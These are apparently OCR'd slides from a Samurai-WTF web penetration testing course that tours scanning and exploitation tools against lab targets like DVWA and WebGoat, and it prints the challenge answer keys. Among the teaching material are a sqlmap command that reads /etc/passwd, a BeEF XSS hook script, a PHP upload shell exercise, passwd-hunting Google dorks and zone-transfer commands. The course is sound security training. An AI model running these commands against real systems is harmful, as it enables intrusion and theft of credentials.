


Spider the Site




- Results will likely find many more pages and files than your manual mapping

Adding Alerts



- A unique feature of ZAP
  - Burp allows comments and highlighting, but this is even better

Viewing Saved Alerts



- Keeps track of all your alerts
- Provides summary counts

DVWA DISCOVERY

DirBuster
ZAP (vulnerability scanner)
ZAP (fuzzer)
WebScarab (session analysis)
CeWL

DirBuster

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
- Purpose: Brute force of web directories and files
- Language: Java
- Pros:
  - very quick for what it does
  - has the best list of default files and directories out there
- Caveats:
  - minor stability issues
  - scans can take a long time if you aren't careful with configs
  - can overwhelm servers (connections and log disk storage)

DirBuster Exercise

- Before you do anything, turn off recursion! Takes FOREVER!
- Scan "http://dvwa" with the small directory list
  - Disable recursive checks and file checks
  - /usr/bin/samurai/DirBuster-0.10/directory-list-2.3-small.txt
- While the scan is running, experiment with the number of threads
  - Be careful over 10 threads if you are on in a virtual machine!
- Experiment with the other word lists and other settings
- Try brute forcing localhost's top level directories:
  - Change your scanning type to "Pure Brute Force
  - Change the Char set to "a-z0-9"
  - Set min length to "1" and max length to "4"
  - Uncheck "Brute Force Files"

DirBuster Findings

DVWA Discovery Exercises

1. Finding unlinked resources with the Brute Force tool
2. Passive vulnerability scans
3. Active vulnerability scans
4. Third party tool integration
   - We'll be using nikto for the demo
   - Syntax:

nikto -host %site% -port %port%

ZAP Scanner Findings

ZAP Fuzzer Exercise

- Sending manual requests
- Fuzzing single parameters
- Fuzzing with custom lists

ZAP Fuzzer Findings

Yokoso!

- Authors: Kevin Johnson & Justin Searle
- Site: yokoso.secureideas.net
- Purpose: a project focused on creating fingerprinting code that is deliverable through some form of client attack
- Phases: exploitation
- Notable Features:
  - URL based fingerprints
  - Pre-authentication fingerprints are integrated into nmap NSE
  - Post-authentication fingerprints to identify admins w/ BeEF
- Caveats: Must use with a tool like BeEF or nmap

Yokoso! Exercise

Yokoso! Findings

wapiti

- Author: Nicolas Surribas
- Site: wapiti.sourceforge.net
- Purpose: a basic command line tool to perform automated security audits
- Phases: mapping and discovery
- Notable Features:
  - Automated Spider
  - Automated Discovery
    - File Handling Errors (local and remote includes)
    - SQL, XSS, XPath, CLRF, and LDAP Injection
    - Command Execution detection (eval(), system(), passtru()...)
  - Fast and simple to use
- Caveats: Basic tests

wapiti Exercise

- Create a new directory for your scans

  mkdir ~/Desktop/wapiti
- Scan http://dvwa with the following settings:
  - x http://dvwa/security.php
  - t html
  - o ~/Desktop/wapiti

wapiti Findings

Watobo

- Author: Andreas Schmidt
- Site: watobo.sourceforge.net
- Purpose: a GUI based tool to perform semi-automated security audits
- Phases: mapping and discovery
- Notable Features:
  - Clean GUI Interface
  - Robust session management
  - Automated Discovery
    - SQL and XSS Injection
    - Local File Inclusion
    - Collects info like HTTP Methods, Headers, Emails
- Caveats: No spider tool

Watobo Exercise

- Open Watobo and create a new project named "dvwa" in the "~/Desktop/watobo" folder.
- Create a new scan called "scan1"
- In FoxyProxy, create a new proxy for Watobo on localhost port 8081
- Manually map http://dvwa
- Have Watobo scan the pages you visited

Watobo Findings

Grendel-Scan

- Author: David Byrne & Eric Duprey
- Site: http://www.grendel-scan.com/index.htm
- Purpose: A automated web application testing tool
- Language: Java

Grendel-Scan Exercise

- Instructor Led Exercise:
  - Selecting your Target
  - Configuring your Output Directory
    - /tmp/grendel/dvwa
  - Extending Spider Results via Manual Proxy
  - Working with the Transaction Log
  - Manual Requests
  - Intercepting Requests
  - Reading the Report

WebScarab

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Purpose: A web application assessment suite with an interception proxy, spidering tool, session analysis, XXX
- Language: Java

WebScarab Session Exercise

- Deleting all your cookies
- Capturing a session value
- Collecting a sample of session values
- Analyzing for patterns

WebScarab Findings

CeWL

- Author: DigiNinja
- Site: http://www.digininja.org/projects/cewl.php
- Purpose: A wordlist generator which collects words by spidering websites
- Language: Ruby
- Syntax:

  cewl [options] <target>

CeWL Exercise

- Review the options
- Create a wordlist for dvwa

CeWL Findings

DVWA EXPLOITATION

sqlmap
sqlmap + ZAP
BeEF
BeEF + Metasploit

SQLMap

- Author: Bernardo Damele A. G. (inquis)
- Site: http://sqlmap.sourceforge.net/
- Purpose: An automated SQL injection tool that both detects and exploits SQL injection flaws on MySQL, Oracle, PostgreSQL, and MS SQL Server
- Syntax:

```
./sqlmap.py -u <target> [options]
```

SQLMap Exercise

- Review the options for sqlmap
- Run sqlmap on SQL flaw to verify it can see it
- Use sqlmap to exploit the SQL flaw

DVWA Exploitation

- Leveraging the Fuzzing tool to enumerate commands
  - create a Linux-Command-Injection.txt file
- Base syntax for sqlmap integration:

sqlmap -u=%url% --cookie=%cookie% -v=0 --drop-set-cookie

- Various exploits to add to the above syntax:

--dbs (list of databases)

--file-read=/etc/passwd && cat output/dvwa/files/

SQLMap Findings

SQLNinja

- Author: icesurfer
- Site: http://sqlninja.sourceforge.net/
- Purpose: A tool for exploiting SQL injection on MS SQL Server
- Syntax:

  sqlninja -m <attack_mode>

BeEF

- Author: Wade Alcorn and others
- Site: http://www.bindshell.net/tools/beef/
- Purpose: A php based web interface for command and control of zombie browsers including several exploits
- Language: PHP or Ruby

BeEF Exercise

- Accessing the control console

  http://localhost/beef/ui
- Spawn a zombie example
- Experiment with the different plugins
- Insert the following hook in the XSS flaw:

  <script> language='Javascript' src="http://localhost/beef/hook/beefmagic.js.php'></script>
- Explore the MetaSploit plugins in BeEF

BeEF Findings

Metasploit

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

BeEF + Metasploit Exercise

BeEF + Metasploit Findings

Laudanum

- Authors: Kevin Johnson & Frank DiMaggio
- Site: laudanum.secureideas.net
- Purpose: a collection of injectable files, designed to be used in a pentest when SQL injection flaws are found and are in multiple languages for different environments
- Phases: exploitation
- Languages: asp, cfm, jsp, php
- Notable Features:
  - Security: Authentication & IP address restrictions
  - Payloads: dns, file, header, proxy, shell
- Caveats: Must remember to pre-configure payloads

Laudanum Exercise

- Explore the Laudanum files
- Use the php shell to exploit the upload function

Laudanum Findings

THIRD TARGET: WEBGOAT

Why the name "WebGoat"? Developers should not feel bad about not knowing security. Even the best programmers make security errors. What they need is a scapegoat, right? *Just blame it on the 'Goat*!

WebGoat

- Author: OWASP Project
- Sponsor: Aspect Security
- Site: http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- Purpose: a deliberately insecure web application designed to teach web application security lessons
- Language: Java
- Accessing:
  - http://webgoat OR http://webgoat:8080/weboat/attack

WebGoat Walkthroughs

- Aung Khant (YGN Ethical Hacker Group) has created a series of movies showing possible solutions to the WebGoat lessons. These training movies can be viewed at http://yehg.net/lab/pr0js/training/webgoat.php

Testing Plan for WebGoat

- Mapping Tools:
  - Burp Suite
    - (Proxy &) Spider
    - Encoder / Decoder
    - Repeater
- Discovery Tools:
  - w3af
  - RatProxy
  - Burp Suite
    - Sequencer
    - Intruder
  - JBroFuzz
- Exploitation Tools:
  - Firebug
  - Burp Suite
    - Proxy
  - w3af Payloads
  - MonkeyFist

WEBGOAT MAPPING

Burp Suite (proxy)
Burp Suite (spider)
Burp Suite (encoder/decoder)
Burp Suite (repeater)

Burp Suite

- Author: PortSwigger Ltd.
- Site: http://portswigger.net/suite
- Purpose: A web application assessment suite of tools including an interception proxy, spidering tool, limited attack tool, session tolken analyzer, and others
  - A commercial version exists which adds an automated vulnerability scanner and extended attack tool
- Language: Java
- Samurai Notes:
  - Don't forget that interception is on be default…

Burp Suite Exercises

1. Burp Proxy introduction
2. Burp Spider
3. Burp Encoder / Decoder
4. Burp Repeater

Burp Proxy Findings

Burp Spider Exercise

Burp Spider Findings

Burp Encoder/Decoder Exercise

Burp Encoder/Decoder Findings

Burp Repeater Exercise

Burp Repeater Findings

WEBGOAT DISCOVERY

w3af
RatProxy
Burp Suite (sequencer)
Burp Suite (intruder)
JBroFuzz

w3af

- Author: Andres Riancho and many others
- Site: w3af.sourceforge.net
- Purpose: one of the most feature rich open source web auditing tools for both automated and semi-automated
- Phases: mapping, discovery, and exploitation
- Language: Python
- Notable Features:
  - Choice of GUI and CLI interfaces
  - Very scriptable to re-audit apps
  - Includes most python based web auditing tools
- Caveats: stability and consistency issues
  - !!!NEVER!!! enable all plugins

w3af Exercise

1. Automated Discovery
2. Information Leakage
3. Exploitation: Command Injection
4. Exploitation: SQLi
5. Exploitation: XSS

Basic W3AF Audits

w3af Findings

pyCIT

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

pyCIT Exercise

pyCIT Findings

RatProxy

- Author: Michal Zalewski
- Site: http://code.google.com/p/ratproxy/
- Purpose: A passive web application audit tool that also includes some flash decompilation capabilities
- Language: C
- Syntax:

  ./ratproxy -v <outdir> -w <outfile> -d <domain> -lfscm
- Things to try:
  - Start ratproxy:
    - ./ratproxy -v ~/tmp/RatProxy -w ~/tmp/RatProxy/Report.log -d webgoat -xtfscgX
  - Configure Firefox to use ratproxy
  - Start manually exploring "http:webgoat"
  - Stop ratproxy (<CTRL> C) and create the report
    - ./ratproxy-report.sh ~/tmp/RatProxy/Report.log > ~/tmp/RatProxy/Report.html

RatProxy Exercise

RatProxy Findings

Skipfish

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

Skipfish Exercise

Skipfish Findings

Burp Sequencer Exercise

- Provides the ability to collect and analyze session keys
- Not restricted to session keys. Sequencer will analyze any set of data you throw at it.
- Provides several different types of mathematical analysis of the given data set

Burp Sequencer Findings

Burp Intruder Exercise

- One of the most flexible web fuzzing tools out there, tied into one of the best interception proxies.
- Intruder is limited in the free version of Burp
  - Requests are severely throttled
  - Not usable. More of tease-ware

Burp Intruder Findings

- Trying to use the free version is useless……

JBroFuzz

- Author: OWASP Project
- Site: http://www.owasp.org/index.php/Category:OWASP_JBroFuzz
- Purpose: Generates fuzzed requests and collects the responses for manual analysis
- Language: Java

JBroFuzz Exercise

JBroFuzz Findings

WEBGOAT EXPLOITATION

Firebug
Burp Suite (proxy)
w3af (payloads)
MonkeyFist

Firebug Exercise

- Time to revisit the Firebug extension for FireFox.
- Interactive editing of web pages
  - allows you to remove client side filters
  - can interact directly with data
  - full control over AJAX functions in the page

Firebug Findings

Burp Proxy Exercise

Burp Proxy Findings

w3af Exploitation Payloads

- SQLi
- XSS
- Command Injection
- others.....

Flare

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

Flare Exercise

Flare Findings

Monkeyfist

- Author: Hexagon Security Group
- Site: http://hexsec.com/misc/monkeyfist
- Purpose: MonkeyFist is a tool that creates dynamic request forgeries based on cross-domain data leakage. The tool then constructs a payload based on data in the payloads.xml file and sends it to the user's browser. This may include session data bypassing protection mechanisms for Cross-Site Request Forgery.
- Language: Python

Monkeyfist Exercise

Monkeyfist Findings

Durzosploit

- Author: EngineeringForFun Project
- Site: http://www.engineeringforfun.com/wiki/index.php/Durzosploit_Introduction
- Purpose: A ruby based interactive command line tool for generating and obfuscate XSS exploits
- Language: Ruby
- Syntax:

durzosploit (starts the interactive session)

BrowserRider

- Author: EngineeringForFun Project
- Site: http://www.engineeringforfun.com/browserrider.html
- Purpose: A PHP based web interface providing interactive JavaScript interaction with zombie browsers
- Language: PHP

FINAL TARGET: SAMURAI DOJO

A dojo (道場, dōjō) is a Japanese term which literally means "place of the way". Initially, dōjō were adjunct to temples. The term can refer to a formal training place for any of the Japanese do arts but typically it is considered the formal gathering place for students of any Japanese martial arts style to conduct training, examinations and other related encounters. -- Wikipedia

Student Challenge

- You can find the challenge at "http://dojo"
- Collect as many keys as you can
  - Up to 20 keys could be found
    - (err… but it appears some are broken ☹)
  - Keys look like: "1dcca23355272056f04fe8bf20edfce0"
  - A key ID will be with or "near" the actual key
    - such as "KEY00=1dcca23355272056f04fe8bf20edfce0"
  - Keys can be found in all steps of the methodology, so don't focus only on exploitation
- Bonus points:
  - How were the keys generated?
  - Can you you calculate what the 21st key would be?

STOP!!!

The next page contains the Student Challenge answers.
You've been warned.

STOP NOW!
I'M NOT JOKING THIS TIME!

So I lied about the next page containing the answer.
Its really the NEXT page.

(Full Disclosure: I Needed a second stop page because books have show pages showing...)

Walkthrough: Keys 0-4

- ~~Key 00 = cfcd208495d565ef66e7dff9f98764da~~
  - ~~allowed HTTP method in OPTIONS method response~~
- Key 01 = a1d0c6e83f027327d8461063f4ac58a6
  - in TRACE file in web root
- ~~Key 02 = 68d30a9594728bc39aa24be94b319d21~~
  - ~~in header parameter "Server" on all responses~~
- Key 03 = 069059b7ef840f0c74a814ec9237b6ec
  - used as your session variable 50% of the time
- Key 04 = 006f52e9102a8d3be2fe5614f42ba989
  - html comment on index.php

Walkthrough: Keys 5-9

- ~~Key 05 = 6f3ef77ac0e3619e98159e9b6febf557~~
  - ~~??? brute force password~~
- Key 06 = 03c6b06952c750899bb03d998e631860
  - GET parameter in /admin/index.php form submit
- Key 07 = 6883966fd8f918a4aa29be29d2c386fb
  - default text for "comment" field on contactus.php
- Key 08 = 6855456e2fe46a9d49d3d3af4f57443d
  - hidden field on support.php
- ~~Key 09 = 8bf1211fd4b7b94528899de0a43b9fb3~~
  - ~~currently not placed~~

Walkthrough: Keys 10-14

- Key 10 = b6f0479ae87d244975439c6124592772
  - meta tag on kevin.php
- Key 11 = 51d92be1c60d1db1d2e5e7a07da55b26
  - in unlinked directory "crack" in file called "key11"
- ~~Key 12 = b337e84de8752b27eda3a12363109e80~~
  - ~~DNS entry in a zone transfer~~
- Key 13 = ed265bc903a5a097f61d3ec064d96d2e
  - hidden in database (missing half the number)
- ~~Key 14 = daca41214b39c5dc66674d09081940f0~~
  - ~~hidden outside of web root~~

Walkthrough: Keys 15-19

- Key 15 = 9cc138f8dc04cbf16240daa92d8d50e2
  - dissallow entry in robots.txt
- Key 16 = 2dea61eed4bceec564a00115c4d21334
  - Allowed domain in crossdomain.xml
- Key 17 = d14220ee66aeec73c49038385428ec4c
  - new HTTP header response value in all responses
- ~~Key 18 = 2823f4797102ce1a1aec05359cc16dd9~~
  - ~~default directory in web root~~
- Key 19 = 9e3cfc48eccf81a0d57663e129aef3cb
  - brute force password "abc123" on /admin/index.php

Next Steps

- We will all continue to learn
- A few things will help us down that path
  - Continue exploring the tools
  - Build a test lab
  - Teach others
  - Join projects

Contact Information

Justin Searle
Managing Partner – UtiliSec
justin@utilisec.com
801-784-2052
@meeas

APPENDICES

Extra material if time allows…

RECON

The most under utilized steps …

Recon Outline

- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

Domain and IP Registrations

- What is WHOIS & RIRs?
  - A protocol for searching Internet registration databases based on RFC 3912 for domain names, IPs, and autonomous systems (AS)
  - Regional IP Registrars: AfriNIC, APNIC, ARIN, LACNIC, RIPE
- Common tools to use:
  - "whois" command line tool (standard with Linux and Macs)
  - http://www.whois.net or http://www.internic.net/whois.html
- Examples to Try:
  - whois secureideas.net
  - whois 66.135.50.185
  - whois "kevin johnson" (should fail, why?)
  - whois –h whois.arin.net "kevin johnson"

WHOIS Findings

- Contact Information
  - Employees / Users: Denise Johnson, Frank DiMaggio
  - Address: 661 Blanding Blvd., S.103 #351, Orange Park, Florida 32073
  - Phone: 904-403-8024
  - Emails: denise@secureideas.net, frank@secureideas.net
- Owned Domain Names
  - secureideas.net (5/20/2003 - 5/20/2012, updated (bi)annually)
- Name Servers:
  - NS1.SECUREIDEAS.NET (66.135.50.185)
  - NS2.SECUREIDEAS.NET (66.135.47.101)
- Registrar: GoDaddy.com
- ~~ISP or~~ Hosting Provider: ServerBeach (San Antonio, TX)
  - SERVER-17 (possible SERVER-32 & SERVER-33)
  - AS13768 & 66.135.32.0/19

Google Hacking / Google Dorks

- What is Google hacking?
  - Using Google advanced operators to search for "interesting" information
  - Jonny Long's GHDB
    - http://www.hackersforcharity.org/ghdb
  - Also great for Social Network Farming
- Examples:
  - intitle:"Index+of..etc"+passwd
  - intitle:admin+intitle:login
  - intitle:index.of.private
  - intitle:"ColdFusion+Administrator+Login"
  - filetype:asmx OR filetype:jws
  - inurl:asmx?wsdl OR inurl:jws?wsdl

Social Networks

- Precursor to Social Networks
  - Usenet (Google Groups – Deja News acquisition)
  - Mailing lists
  - Web Forums
- Modern day Social Networks
  - Facebook
  - Linkedin
  - Myspace
  - Twitter
  - Ning
  - Orkut

Top 10 Sectors by Share of U.S. Internet Time				
RANK	Category	Share of Time June 2010	Share of Time June 2009	% Change in Share of Time
1	Social Networks	22.7%	15.8%	43%
2	Online Games	10.2%	9.3%	10%
3	E-mail	8.3%	11.5%	-28%
4	Portals	4.4%	5.5%	-19%
5	Instant Messaging	4.0%	4.7%	-15%

- Several methods exist to harvest data from these site

gpscan

- Author: Robin Wood
- Site: http://www.digininja.org/projects/gpscan.php
- Purpose: Uses Google to search for Google Profiles (gp) of individuals working at specific companies
- Language: Ruby
- Syntax:

  gpscan.rb <company_name>
- Examples to try:

  ./gpscan.rb redhat

  ./gpscan.rb owasp

  ./gpscan.rb google

  ./gpscan.rb "hewlett packard"

Changes in the service interface (or API), e.g. Google, might break the tool/script!

DNS Interrogation

- Common tools:
  - host (default on Linux and Macs)
  - dig (default on Linux and Macs)
  - nslookup (default on everything)
- Forward lookups:

  host www.samurai-wtf.org

  dig www.samurai-wtf.org

  nslookup www.samurai-wtf.org
- Reverse lookups:

  host 66.135.50.185

  dig -x 66.135.50.185

  nslookup 66.135.50.185

DNS Zone Transfers

- Made so administrators don't have to update each DNS server separately (DNS server synchronization)
- Often left wide open internally and occasionally to the Internet
- Must query an authoritative server for the domain
- Make sure you try all authoritative servers, only one might work
- Examples to try:

```
dig -t AXFR secureideas.net                    (should fail, why?)
dig -t NS secureideas.net
dig -t AXFR secureideas.net @ns1.secureideas.net
dig -t AXFR secureideas.net @ns2.secureideas.net
host -la secureideas.net                       (should work, why?)
host -t ns secureideas.net
host -la secureideas.net ns1.secureideas.net
host -la secureideas.net ns2.secureideas.net
```

Fierce Domain Scanner

- Author: RSnake
- Site: http://ha.ckers.org/fierce
- Purpose: Performs forward and reverse lookups recursively until target IPs and domains are exhausted (wordlist based)
- Language: Perl
- Syntax:

  ./fierce.pl -dns <target_domain>
- Examples to try:

  ./fierce.pl –dns secureideas.net

Upcoming Samurai-WTF Courses

- Black Hat USA - Las Vegas, Nevada
  - July 30-31 (Saturday - Sunday)
  - Aug. 1-2 (Monday - Tuesday)
- OWASP AppSec North America - Minneapolis
  - Sep. 20-21 (Tuesday - Wednesday)
- Black Hat UAE - Abu Dhabi
  - Dec. 12-13 (Monday - Tuesday)
- Other Possibilities:
  - OWASP AppSec Latin America - Brazil (Oct.)
  - OWASP AppSec Asia - China (Nov.)

Tool Intro Template

- Author:
- Site: http://
- Purpose:
- Language:
- Notable Features:
- Caveats:
- Syntax / Accessing / Other:

XXX Exercise

XXX Findings